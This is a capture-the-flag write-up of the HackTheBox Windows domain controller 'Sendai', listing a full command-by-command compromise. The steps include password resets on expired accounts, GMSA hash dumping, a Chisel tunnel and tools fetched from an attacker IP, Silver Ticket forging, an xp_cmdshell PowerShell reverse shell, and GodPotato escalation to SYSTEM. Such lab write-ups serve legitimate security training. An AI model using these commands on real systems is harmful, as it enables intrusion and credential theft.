
HackTheBox: Sendai Writeup

Summary
Sendai is a Windows Active Directory machine exposed with SMB guest access. RID brute-forcing reveals a full user list, and two accounts have expired passwords that can be reset with no knowledge of the current password. After resetting and logging in, BloodHound shows a path from both users through the SUPPORT group - which has GenericAll over the ADMSVC OU and group. Adding ourselves to ADMSVC lets us read the GMSA password for mgtsvc$, which has WinRM access. Once inside, we find SQL credentials in a config file. The MSSQL port isn't externally reachable so we tunnel through with Chisel, forge a Silver Ticket as Administrator against the MSSQL SPN, and get sa-level access. From there, xp_cmdshell drops a shell as sqlsvc, which has SeImpersonatePrivilege - GodPotato turns that into SYSTEM.
Chain: Guest SMB → RID brute → expired password reset × 2 → BloodHound → GenericAll abuse → GMSA read → WinRM as mgtsvc$ → SQL creds in config → Chisel tunnel → Silver Ticket → xp_cmdshell → sqlsvc → GodPotato → SYSTEM
Recon
nmap -A -Pn 10.129.234.66 -oA nmap
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sendai.vl)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
...
Classic DC fingerprint - DNS, Kerberos, LDAP, SMB, RDP, WinRM. Domain is sendai.vl, hostname is DC. We add it to /etc/hosts:
echo '10.129.234.66 sendai.vl dc.sendai.vl DC.sendai.vl' >> /etc/hosts
SMB Enumeration
First we try a null session, then the built-in guest account:
nxc smb 10.129.234.66 -u '' -p '' --shares
# → STATUS_ACCESS_DENIED

nxc smb 10.129.234.66 -u 'guest' -p '' --shares
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
config
IPC$            READ            Remote IPC
NETLOGON                        Logon server share
sendai          READ            company share
SYSVOL                          Logon server share
Users           READ
Guest can read sendai, Users, and IPC$. The config share shows up but with no permissions listed — worth coming back to.
RID Brute Force
--users returned nothing with guest, so we brute-force SIDs instead. Windows assigns sequential RIDs to all objects, so iterating them resolves usernames without needing any real auth:
nxc smb 10.129.234.66 -u 'guest' -p '' --rid-brute
1104: SENDAI\sqlsvc (SidTypeUser)
1105: SENDAI\websvc (SidTypeUser)
1108: SENDAI\Dorothy.Jones (SidTypeUser)
1109: SENDAI\Kerry.Robinson (SidTypeUser)
...
1127: SENDAI\Thomas.Powell (SidTypeUser)
1128: SENDAI\ca-operators (SidTypeGroup)
1129: SENDAI\admsvc (SidTypeGroup)
1130: SENDAI\mgtsvc$ (SidTypeUser)   ← GMSA account
1131: SENDAI\support (SidTypeGroup)
Note the mgtsvc\( account (the \) suffix means it's a Group Managed Service Account) and the admsvc and support groups — these will matter later. We parse out just the users:
nxc smb 10.129.234.66 -u 'guest' -p '' --rid-brute \
  | grep "SidTypeUser" | awk -F'\\' '{print \(2}' | awk '{print \)1}' > users.txt
Spidering the Shares
nxc smb 10.129.234.66 -u 'guest' -p '' -M spider_plus
cat /root/.nxc/modules/nxc_spider_plus/10.129.234.66.json
The interesting files in the sendai share:
sendai/incident.txt        (1.34 KB)
sendai/it/Bginfo64.exe     (2.65 MB)
sendai/it/PsExec64.exe     (813 KB)
sendai/security/guidelines.txt  (4.43 KB)
We pull them via smbclient and browse everything:
smbclient \\\\sendai.vl\\sendai -U 'guest%'
smb: \> get incident.txt
smb: \> cd transfer
smb: \transfer\> ls
  anthony.smith / clifford.davey / elliot.yates / lisa.williams
  susan.harper / temp / thomas.powell
The transfer share has named folders for several domain users - all empty right now, but it's a good username confirmation. The important file is incident.txt:
cat incident.txt
...All user accounts with insecure passwords have been expired as a precautionary measure.
This means that affected users will be required to change their passwords upon their next login...
Expired passwords - that means some accounts might accept a blank or known password and just require a reset. Time to check.
Initial Access - Expired Password Reset
We try authenticating every user from our list with a blank password:
nxc smb 10.129.234.66 -u users.txt -p '' --continue-on-success
[-] sendai.vl\Elliot.Yates: STATUS_PASSWORD_MUST_CHANGE
[-] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE
STATUS_PASSWORD_MUST_CHANGE is different from STATUS_LOGON_FAILURE — it means the account exists, the blank password was accepted, but it needs to be changed before login is allowed. We can do that with impacket-changepasswd without knowing the current password:
impacket-changepasswd 'sendai.vl/Elliot.Yates:@10.129.234.66' -newpass 'Pass123!'
impacket-changepasswd 'sendai.vl/Thomas.Powell:@10.129.234.66' -newpass 'Pass123!'
[*] Password was changed successfully. (× 2)
Confirming both work:
nxc smb 10.129.234.66 -u Thomas.Powell -p 'Pass123!'
# [+] sendai.vl\Thomas.Powell:Pass123!

nxc smb 10.129.234.66 -u Elliot.Yates -p 'Pass123!'
# [+] sendai.vl\Elliot.Yates:Pass123!
Both users get the same share permissions — including READ,WRITE on config and sendai. Since the permissions look identical, we run BloodHound to figure out which user is actually more useful.
BloodHound - Mapping the AD Attack Path
bloodhound-python -d sendai.vl -u Thomas.Powell -p 'Pass123!' \
  -ns 10.129.234.66 -c All --zip
We import the zip into BloodHound and mark both users as owned. The attack path is clear:
Thomas.Powell / Elliot.Yates
        ↓ MemberOf
    SUPPORT@SENDAI.VL
        ↓ GenericAll
    ADMSVC OU + ADMSVC Group
        ↓ ReadGMSAPassword
    mgtsvc$ (GMSA)
        ↓ MemberOf
    Remote Management Users

BloodHound also shows Thomas.Powell has Password Not Required: TRUE - that's why we could reset with a blank password. Both users are in the SUPPORT group, which has GenericAll over the ADMSVC OU and the ADMSVC group. GenericAll means full control - we can add members, change attributes, anything. The ADMSVC group has ReadGMSAPassword rights over mgtsvc$.
GMSA Password Dump
We add Thomas.Powell to the ADMSVC group using bloodyAD:
bloodyad -H 10.129.234.66 -d sendai.vl -u Thomas.Powell -p 'Pass123!' \
  add groupMember AdmSvc Thomas.Powell
[+] Thomas.Powell added to AdmSvc
Now as a member of ADMSVC, we can read the GMSA password. Three ways to do it - all return the same hash:
bloodyAD:
bloodyad -H 10.129.234.66 -d sendai.vl -u Thomas.Powell -p 'Pass123!' \
  get search --filter '(ObjectClass=msDS-GroupManagedServiceAccount)' \
  --attr msDs-ManagedPassword
msDS-ManagedPassword.NT: 04916851945671b02a176029fac231ba
NetExec:
nxc ldap 10.129.234.66 -u Thomas.Powell -p 'Pass123!' --gmsa
Account: mgtsvc$ NTLM: 04916851945671b02a176029fac231ba
impacket-ntlmrelayx (relay Thomas.Powell's creds through a local HTTP server to LDAP — open browser to http://localhost and log in with Thomas.Powell's creds while the relay is running):
impacket-ntlmrelayx -t ldap://10.129.234.66 --dump-gmsa --no-da --no-acl --no-validate-privs
# → mgtsvc$:::04916851945671b02a176029fac231ba
Shell as mgtsvc$ - User Flag
BloodHound confirmed mgtsvc$ is in Remote Management Users, so WinRM works:
nxc winrm 10.129.234.66 -u 'mgtsvc$' -H 04916851945671b02a176029fac231ba
# [+] sendai.vl\mgtsvc$:04916851945671b02a176029fac231ba (Pwn3d!)

evil-winrm -i 10.129.234.66 -u 'mgtsvc$' -H 04916851945671b02a176029fac231ba
*Evil-WinRM* PS C:\> type user.txt
[REDACTED]
Browsing the filesystem, the config share we saw earlier maps to C:\config:
*Evil-WinRM* PS C:\config> type .sqlconfig
Server=dc.sendai.vl,1433;Database=prod;User Id=sqlsvc;Password=SurenessBlob85;
SQL credentials for sqlsvc. Port 1433 is open internally (confirmed with netstat -ano | select-string 1433) but not reachable from outside.
Tunneling to MSSQL with Chisel
We stand up an HTTP server and pull chisel onto the target:
# Kali — start chisel server in reverse mode
chisel server -p 8000 --reverse

# Target - download and connect back
mkdir C:\temp
iwr http://10.10.15.223/chisel.exe -OutFile C:\temp\chisel.exe
.\chisel.exe client 10.10.15.223:8000 R:1433:127.0.0.1:1433
# Kali side
2026/06/28 21:44:17 client: Connected (Latency 252ms)
Port 1433 is now forwarded to our localhost. Connecting with sqlsvc's password:
mssqlclient.py SENDAI/sqlsvc:SurenessBlob85@127.0.0.1 -windows-auth
SQL (SENDAI\sqlsvc  guest@master)> select current_user;
guest

SQL> enable_xp_cmdshell
ERROR: User does not have permission to perform this action.
We're in as a guest-level user — can't enable xp_cmdshell, can't do much. We need to escalate within MSSQL.
Silver Ticket Attack → MSSQL Admin
BloodHound showed sqlsvc has a Service Principal Name: MSSQL/dc.sendai.vl. When a service uses Kerberos, it decrypts tickets with its own NTLM hash - if we know that hash, we can forge a ticket for any user (including Administrator) without touching the KDC at all. That's a Silver Ticket.

We need the NTLM hash of sqlsvc's password and the domain SID:
# Convert sqlsvc's password to NTLM hash
echo -n "SurenessBlob85" | iconv -t utf16le | openssl md4
# → 58655c0b90b2492f84fb46fa78c2d96a

# Domain SID was visible in BloodHound: S-1-5-21-3085872742-570972823-736764132
Forge the ticket as Administrator:
ticketer.py \
  -domain-sid S-1-5-21-3085872742-570972823-736764132 \
  -nthash 58655c0b90b2492f84fb46fa78c2d96a \
  -domain sendai.vl \
  -spn MSSQL/dc.sendai.vl:1433 \
  -user-id 500 Administrator
[*] Saving ticket in Administrator.ccache
Load it and connect:
export KRB5CCNAME=Administrator.ccache

mssqlclient.py sendai.vl/Administrator@dc.sendai.vl \
  -k -no-pass -target-ip 127.0.0.1
SQL (SENDAI\Administrator  dbo@master)> select current_user;
dbo

SQL> enable_xp_cmdshell
INFO: Configuration option 'xp_cmdshell' changed from 0 to 1.

SQL> xp_cmdshell whoami
sendai\sqlsvc
We're running commands as sqlsvc through MSSQL. We grab a reverse shell using a base64-encoded PowerShell payload from revshells.com:
xp_cmdshell "powershell -e JABjAGwA..."
PS C:\Windows\system32> whoami
sendai\sqlsvc
Privilege Escalation - SeImpersonatePrivilege → SYSTEM
whoami /priv
Privilege Name                Description                               State
============================= ========================================= ========
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
...
SeImpersonatePrivilege is the classic potato privilege. GodPotato abuses the DCOM activation service to impersonate SYSTEM via a named pipe. We download it and run:
iwr http://10.10.15.223/GodPotato-NET4.exe -OutFile C:\temp\GodPotato.exe

.\GodPotato.exe -cmd "cmd /c whoami"
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 5840
nt authority\system
.\GodPotato.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"
[*] CurrentUser: NT AUTHORITY\SYSTEM
[REDACTED]
Attack Chain
Guest SMB access
        ↓
RID brute → full user list
        ↓
Blank password spray → STATUS_PASSWORD_MUST_CHANGE (Elliot.Yates, Thomas.Powell)
        ↓
impacket-changepasswd → set new passwords
        ↓
bloodhound-python → collect AD data
        ↓
Thomas.Powell/Elliot.Yates → SUPPORT → GenericAll over ADMSVC
        ↓
bloodyAD: add Thomas.Powell to ADMSVC group
        ↓
ADMSVC has ReadGMSAPassword → dump mgtsvc$ NTLM hash
        ↓
mgtsvc$ in Remote Management Users → WinRM → user.txt
        ↓
C:\config\.sqlconfig → sqlsvc:SurenessBlob85
        ↓
Chisel reverse tunnel → MSSQL port 1433 reachable
        ↓
Silver Ticket (sqlsvc hash + domain SID → forge Admin ticket for MSSQL SPN)
        ↓
mssqlclient as Administrator → enable xp_cmdshell → RCE as sqlsvc
        ↓
sqlsvc has SeImpersonatePrivilege → GodPotato → SYSTEM → root.txt
Key Vulnerabilities
| Vulnerability | Where |
|---|---|
| Guest SMB access allows RID brute-forcing | SMB configuration |
| Accounts with expired passwords accept blank password + reset over network | AD password policy |
SUPPORT group has GenericAll over ADMSVC — allowing self-addition |
AD ACL misconfiguration |
| GMSA password readable by group members (expected, but dangerous chain) | ADMSVC → ReadGMSAPassword |
| SQL credentials stored in plaintext config file on an SMB share | C:\config\.sqlconfig |
MSSQL running as sqlsvc which has a known SPN → Silver Ticket forgeable |
Service account design |
sqlsvc has SeImpersonatePrivilege → potato attack to SYSTEM |
Service account privileges |